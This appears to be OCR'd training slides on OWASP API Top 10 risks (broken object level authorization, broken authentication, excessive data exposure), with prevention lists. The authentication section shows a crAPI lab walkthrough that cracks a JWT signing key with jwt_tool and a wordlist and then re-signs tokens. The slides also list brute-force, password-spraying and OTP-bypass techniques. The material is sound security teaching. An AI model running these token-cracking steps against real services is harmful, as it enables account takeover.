
## API1: Broken Object Level Authorization (How ?)

- ❑ **BOLA** vulnerabilities occur when an API provider allows an API consumer access to resources they are not authorized to access.




# API Vulnerabilities

## API1: Broken Object Level Authorization (How ?)



# API Vulnerabilities

## API1: Broken Object Level Authorization (How ?)



# API Vulnerabilities

- <https://hackerone.com/reports/1286332>
- <https://s3c.medium.com/how-i-hacked-world-wide-tiktok-users-24e794d310d2>

## API1: Broken Object Level Authorization: Bug bounty real case

- Bounty API on the TikTok (\$ 7,500)



# API Vulnerabilities

- [https://cheatsheetseries.owasp.org/cheatsheets/Authorization\\_Cheat\\_Sheet.html](https://cheatsheetseries.owasp.org/cheatsheets/Authorization_Cheat_Sheet.html)
- [https://cheatsheetseries.owasp.org/cheatsheets/Authorization\\_Testing\\_Automation\\_Cheat\\_Sheet.html](https://cheatsheetseries.owasp.org/cheatsheets/Authorization_Testing_Automation_Cheat_Sheet.html)

## API1: Broken Object Level Authorization

### □ Prevention:

- Implement proper authorization checks: The application must properly check the user's authorization to perform an action on an object before allowing the action to take place.
- Use role-based access control (RBAC): RBAC provides a flexible mechanism for controlling access to objects by defining roles and permissions. The application can use RBAC to ensure that a user can only perform actions they are authorized to perform.
- Use access control lists (ACLs): ACLs can be used to control access to objects by specifying the permissions for individual users or groups of users.
- Keep track of user activity: The application should log user activity and alert administrators when an unauthorized action is performed.
- Prefer to use random and unpredictable values as GUIDs for records' IDs



# *API2: Broken User Authentication*



© 2023 Secure D Center Co., Ltd.



# API Vulnerabilities

---

## API2: Broken User Authentication (What ?)

- ❑ Broken User Authentication is referring to any weakness within the API authentication process. These vulnerabilities typically occur when an API provider either doesn't implement an authentication protection mechanism or implements a mechanism incorrectly.
- ❑ In order to be stateless, the provider shouldn't need to remember the consumer from one request to another.
- ❑ For this constraint to work, APIs often require users to undergo a registration process in order to obtain a unique token.



# API Vulnerabilities

## API2: Broken User Authentication (What ?)

- ❑ Users can then include the token within requests to demonstrate that they're authorized to make such requests.



POST /Login HTTP/1.1


Host: api.target.com

Accept: \*/\*

Accept Encoding: gzip,deflate

Content-Type: application/json

```
{"Password":"XXXX","Id":"XYZ123","Email":"eren.yeger@mail.com",
"AuthenticationContext":null}
```



HTTP/1.1 200 OK

Date: Mon, 31 March 2023 16:12:44 Content-Type: application/json


```
{"code":200,"status":"OK","data":{"AuthToken":"<JWT Token>",
"UserId":"XYZ123","Detail":{"Data":{}}}}
```



# API Vulnerabilities

## API2: Broken User Authentication (How ?)

- ❑ The other authentication processes that could have their own set of vulnerabilities include aspects of the registration system, such as the password reset and multifactor authentication features.
- ❑ Classic Authentication Attacks:
  - ❑ Password Brute-Force Attacks
  - ❑ Password Reset and Multifactor Authentication Brute-Force Attacks
  - ❑ Password Spraying
  - ❑ Weak Password Policy
- ❑ Forging Tokens
  - ❑ Manual Load Analysis > Sequencer module > Manual Load
  - ❑ Brute-Forcing Predictable Tokens
- ❑ JSON Web Token Abuse
  - ❑ The None algorithm attack
  - ❑ The JWT Crack Attack



# API Vulnerabilities

## API2: Broken User Authentication: Multi-factor bypass with HTTP response

### OTP BYPASS THROUGH RESPONSE MANIPULATION



# API Vulnerabilities

## API2: Broken User Authentication: JSON Web Token Abuse

### ☐ JWT: None Algorithm

The screenshot shows a browser window and the Burp Suite Professional interface. The browser window displays a login page for 'Web Security Academy'. The title bar of the browser says 'JWT authentication bypass via unverified signature'. The page content includes the 'Web Security Academy' logo, a banner stating 'JWT authentication bypass via unverified signature', and a 'Login' form with fields for 'Username' and 'Password', and a 'Log in' button. Above the browser window, the Burp Suite Professional interface is visible, showing the 'Proxy' tab is selected. The 'JSON Web Tokens' section shows the name 'JOSEPH'. Below the tabs are buttons for 'Forward', 'Drop', 'Intercept is off' (which is highlighted in red), 'Action', and 'Open browser'. To the right of the browser window, there is a network graph visualization.

# API Vulnerabilities

## API2: Broken User Authentication: JSON Web Token Abuse

### JWT: The JWT Crack Attack

Request

|  |   |  |   |                                   |
|--|---|--|---|-----------------------------------|
| Pretty   | Raw   | Raw  | In  | Out                               |
| 1 GET /identity/api/v2/vehicle/vehicles HTTP/1.1 | 2 Host: 192.168.1.41:8888                     | 3 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:108.0) Gecko/20100101 Firefox/108.0 | 4 Accept: */*   | 5 Accept-Language: en-GB,en;q=0.5 |
| 6 Accept-Encoding: gzip, deflate                 | 7 Referer: http://192.168.1.41:8888/dashboard | 8 Content-Type: application/json   | 9 Authorization: Bearer eyJhbGciOiJIUzUxMiJ9.eyJzdWIiOiJ0ZXN0ZXIzQG1haWwuY29tIiwiaWF0IjoxNjcyODQ0MTIwLCJleHAIoje2NzI5MzA1MjB9.yZMrba_9zoDnzfc | 10 DNT: 1                         |
| 11 Connection: close                             | 12  | 13   |   |                                   |

Response

|                                       |  |                                       |                                    |   |                     |                      |
|---------------------------------------|--|---------------------------------------|------------------------------------|---|---------------------|----------------------|
| Pretty                                | Raw                                    | Hex                                   | Render                             | In  | Out                 |                      |
| 1 HTTP/1.1 200                        | 2 Server: openresty/1.17.8.2           | 3 Date: Wed, 04 Jan 2023 15:56:26 GMT | 4 Content-Type: application/json   | 5 Connection: close   | 6 Vary: Origin      |                      |
| 7 Vary: Access-Control-Request-Method | 8 Vary: Access-Control-Request-Headers | 9 X-Content-Type-Options: nosniff     | 10 X-XSS-Protection: 1; mode=block | 11 Cache-Control: no-cache, no-store, max-age=0, must-revalidate  | 12 Pragma: no-cache |                      |
| 13 Expires: 0                         | 14 X-Frame-Options: DENY               | 15 Content-Length: 379                | 16                                 | 17 [{"id":27,"uuid": "58482fb0-ed57-44b7-a2eb-0e87af64db51", "pincode": "3960", "vin": "6EKXU18VXS904998", "year": 2023, "status": "INACTIVE", "model": {"id": 13, "model": "Aventador", "fuel_type": "PETROL", "vehicle_img": "images/lamborghini-aventador.jpg", "vehiclecompany": {"id": 14, "name": "Lamborghini"}}, "vehicleLocation": {"id": 4, "latitude": "37.4850772", "longitude": "-122.1504711"}, "owner": null}]} <td>18 DNT: 1</td> <td>19 Connection: close</td> | 18 DNT: 1           | 19 Connection: close |

(kali㉿kali)-[~/API\_Lab/crAPI]\$ python3 ~/jwt\_tool/jwt\_tool.py eyJhbGciOiJIUzUxMiJ9.eyJzdWIiOiJ0ZXN0ZXIzQG1haWwuY29tIiwiaWF0IjoxNjcyODQ0MTIwLCJleHAIoje2NzI5MzA1MjB9.yZMrba\_9zoDnzfc

qdAp65933q2KyD0-Xsg3gZK5l5ftQVhys1tN7ACrMaoEwBzqtsq2FLriaKCCZqpM3\_PwPbw -C -d wordlist.txt

JWTTool

Version 2.2.6

@ticarpi

Original JWT:

[+] crapi is the CORRECT key!

You can tamper/fuzz the token contents (-T/-I) and sign it using:  
python3 jwt\_tool.py [options here] -S hs512 -p "crapi"



# API Vulnerabilities

- [https://cheatsheetseries.owasp.org/cheatsheets/Authentication\\_Cheat\\_Sheet.html](https://cheatsheetseries.owasp.org/cheatsheets/Authentication_Cheat_Sheet.html)
- [https://cheatsheetseries.owasp.org/cheatsheets/Key\\_Management\\_Cheat\\_Sheet.html](https://cheatsheetseries.owasp.org/cheatsheets/Key_Management_Cheat_Sheet.html)
- [https://owasp.org/www-community/attacks/Credential\\_stuffing](https://owasp.org/www-community/attacks/Credential_stuffing)

## API2: Broken User Authentication

### □ Prevention:

- Make sure you know all the possible flows to authenticate to the API (mobile/web/deep links that implement one-click authentication/etc.)
- Don't reinvent the wheel in authentication, token generation, or password storage. Use the standards.
- Credential recovery/forgot password endpoints should be treated as login endpoints in terms of brute force, rate limiting, and lockout protections.
- Require re-authentication for sensitive operations (e.g., changing the account owner email address/2FA phone number).
- Implement anti-brute force mechanisms to mitigate credential stuffing, dictionary attacks, and brute force attacks on your authentication endpoints. This mechanism should be stricter than the regular rate-limiting mechanisms on your APIs.
- Implement account lockout/captcha mechanisms to prevent brute force attacks against specific users. Implement weak-password checks.





# *API3: Broken Object Property Level Authorization*



© 2023 Secure D Center Co., Ltd.

# API Vulnerabilities

## OWASP Top 10 API Risks – What are the differences between 2019 and 2023?




# API Vulnerabilities

## API3: Broken Object Property Level Authorization (What ?): Excessive data exposure

### ❑ Excessive data exposure is

- When an API endpoint responds with more information than is needed to fulfill a request.
- This often occurs when the provider expects the API consumer to filter results, which can sometimes result in responses containing sensitive information or PII (Personally Identifiable Information).
- When this vulnerability is present, it can be the equivalent of asking someone for their name and having them respond with their name, date of birth, email address, phone number, and the identification of every other person they know.



# API Vulnerabilities

## API3: Broken Object Property Level Authorization: Excessive data exposure

